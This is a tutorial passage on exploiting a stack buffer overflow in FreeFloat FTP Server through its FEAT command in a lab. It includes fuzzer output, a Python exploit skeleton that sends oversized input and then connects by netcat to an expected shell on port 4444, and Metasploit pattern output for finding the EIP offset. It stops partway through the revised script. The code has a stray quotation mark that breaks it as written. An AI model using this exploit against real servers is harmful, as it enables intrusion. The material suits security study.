Windows

HackSys Team

Buffer Overflow

Author

Ashfaq Ansari

ashfaq_ansari1989@hotmail.com

INTRODUCTION

In computer security and programming, a buffer overflow, or buffer overrun, is an anomaly where a program, while writing data to a buffer, overruns the buffer's boundary and overwrites adjacent memory. This is a special case of violation of memory safety.

Buffer overflows can be triggered by inputs that are designed to execute code, or alter the way the program operates. This may result in erratic program behavior, including memory access errors, incorrect results, a crash, or a breach of system security.

Programming languages commonly associated with buffer overflows include C and C++, which provide no built-in protection against accessing or overwriting data in any part of memory and do not automatically check that data written to an array (the built-in buffer type) is within the boundaries of that array.

A buffer overflow occurs when data written to a buffer, due to insufficient bounds checking, corrupts data values in memory addresses adjacent to the allocated buffer. Most commonly this occurs when copying strings of characters from one buffer to another.

TOOLS OVERVIEW

FreeFloat FTP Server
Link: http://www.exploit-db.com/exploits/17886/

Windows XP Professional SP2 - Build 2600
IP Address: **192.168.137.138**

Immunity Debugger v1.83
Link: http://www.immunitysec.com/products-immdbg.shtml

Mona.Py - Corelan Team
Link: http://redmine.corelan.be/projects/mona

Infigo FTPStress Fuzzer v1.0
Link: http://www.plunder.com/Infigo-FTPStress-Fuzzer-v1-0-download-ad2d710039.htm

BackTrack 5 R1
IP Address: **192.168.137.143**
Link: http://www.backtrack-linux.org/

LET'S START


Before proceeding, let's make sure that we have all the tools installed on the Computer. To install and use **Monay.Py** effectively, please refer to this article, we don't think that some else can explain you better than **Corelan Team**.

Link: https://www.corelan.be/index.php/2011/07/14/mona-py-the-manual/

We have downloaded and installed above listed applications and script.


Let's proceed.

Now, we will start the **FreeFloat FTP** Server in Windows XP SP2 whose IP Address is **192.168.137.138**




We need to find the vulnerable FTP function or command. Let's run **Infigo FTPStress Fuzzer** and try to crash the **FreeFloat FTP** server. This fuzzer will help us to find the amount of junk data we need to send to overwrite EIP register.

Let's start the **Infigo FTPStress Fuzzer** and find the commands that are supported by the **FreeFloat FTP** server.




Enter the IP Address of the Computer on which **FreeFloat FTP** server is running. In this case the IP Address is **192.168.137.138**. Now, click on Discover button.

FTP Fuzzer detected few FTP commands supported by **FreeFloat FTP** server. This is a good start.



Before we start fuzzing, let's configure the junk that that we want to send to **FreeFloat FTP** server. Click on "**Config**" button, click on **Deselect All**. Only check mark the "**A**" letter and then click on **OK**.

It's time to start the fuzzing process. Click on "**Start**" button FTP fuzzer.



We will see that the FreeFloat FTP server has crashed. Let's check out the Fuzzed data.

Fuzzed Data:

```
[ CMD: [FEAT] FUZZ: [AAAAAAAAAAAAAAAAAAAA]      SIZE: 330 ]
RECV: 500 'FEAT
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[ CMD: [FEAT] FUZZ: [AAAAAAAAAAAAAAAAAAAA]      SIZE: 520 ]
[ Connecting to 192.168.137.138:21... ]
[ Connected, starting fuzz process... ]
[ CMD: [FEAT] FUZZ: [AAAAAAAAAAAAAAAAAAAA]      SIZE: 700 ]
```

End of fuzzed data.

Let's analyze the data. We notice that 330 bytes of junk data we successfully sent. But the FTP fuzzer was not able to send 520 bytes of junk data. So, this indicates that if we send junk data of size 330 – 520 bytes, then the **FreeFloat FTP** server will crash.

Now, we know the amount of junk bytes to send to overwrite EIP register. Let's try to find the exact amount of data that will overwrite **EIP**.


Let's accomplish this goal, write up the exploit skeleton. Here is our **FreeFloatFTP.Py** exploit code.

```
#!/usr/bin/python
import socket, sys, os, time

print "\n================================\n"
print "    Freefloat FTP Server BOF Overflow     \n "
print "            Ashfaq – HackSys Team              \n "
print "================================\n"

target = sys.argv[1]
port = int(sys.argv[2])

junk = "\x41"*700 #ASCII of x41 is A

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

print "[+] Connecting to %s on port %d" % (target,port)"

try:
   s.connect((target,port)) #Connect to FTP server
   s.recv(1024)   #Receive 1024 bytes from FTP server
   print "[+] Sending payload"
   s.send("FEAT " + junk + "\r\n") #Send FEAT vulnerable command + our junk data
   s.close() #Close the socket
   print "[+] Exploit Sent Successfully"
   print "[*] Waiting for 5 sec before spawning shell to " + target + ":4444 \r"
   print "\r"
   time.sleep(5) #Wait foe few seconds before connecting to remote shell on 4444

   os.system("nc -n " + target + " 4444") # Connect to our remote shell using netcat.
   print "[-] Connection lost from " + target + ":4444 \r"
   s.close() #Socket close

except:
   print "[-] Could not connect to " + target + ":4444 \r"
   sys.exit(0)
```

Now, we have our exploit PoC. Before running this exploit, we need to change the permission of FreeFloatFTP.Py.

```
root@bt:~/Desktop# chmod a+x FreeFloatFTP.Py
```


Let's first run the Immunity Debugger and attach the **FreeFloatFTP** server and run it.



Now, run our exploit code and check the status of **FreeFloat FTP** server.

```
root@bt:~/Desktop# ./FreeFloatFTP.Py 192.168.137.138 21

==============================
Freefloat FTP Server BOF Overflow
     Written by Ashfaq
==============================

[+] Connecting to 192.168.137.138 on port 21
[+] Sending payload
[+] Exploit Sent Successfully
[*] Waiting for 5 sec before spawning shell to 192.168.137.138:4444
(UNKNOWN) [192.168.137.138] 4444 (?) : Connection refused
[-] Connection lost from 192.168.137.138:4444
```

Let's check what happened to the **FreeFloat FTP** Server. It seems that we were able to send the exploit data to the FTP server successfully. So, there are chances that the FTP server crashed. Let's have a look and verify the results.



Record the value of EIP and ESP.

EIP: 41414141
ESP: 41414141

We were able to overwrite both **EIP** and **ESP** registers. This is a classic Buffer Overflow condition.

Now, we need to find exact offset that overwrites **EIP** and **ESP**. To do this, we will need to run Metasploit's **pattern_create.rb** ruby script. Let's start our **BackTrack 5R1** install and change directory to tools folder.

root@bt:~# cd /pentest/exploits/framework/tools/


root@bt:/pentest/exploits/framework/tools# ./pattern_create.rb 700

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad
0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1
Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj
4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5A
m6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4A
p5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6
As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av
8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2A

Insert the generated 700 character sequence into our exploit code. Here is the modified exploit code.

```
#!/usr/bin/python
import socket, sys, os, time

print "\n================================\n"
print "    Freefloat FTP Server BOF Overflow     \n "
print "           Ashfaq – HackSys Team              \n "
print "================================\n"

target = sys.argv[1]
port = int(sys.argv[2])

junk =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac
9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9A
g0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1
Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3
Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1
Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1A
s2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2A
v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2A"  #700 bytes of character
sequence

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

print "[+] Connecting to %s on port %d" % (target,port)"

try:
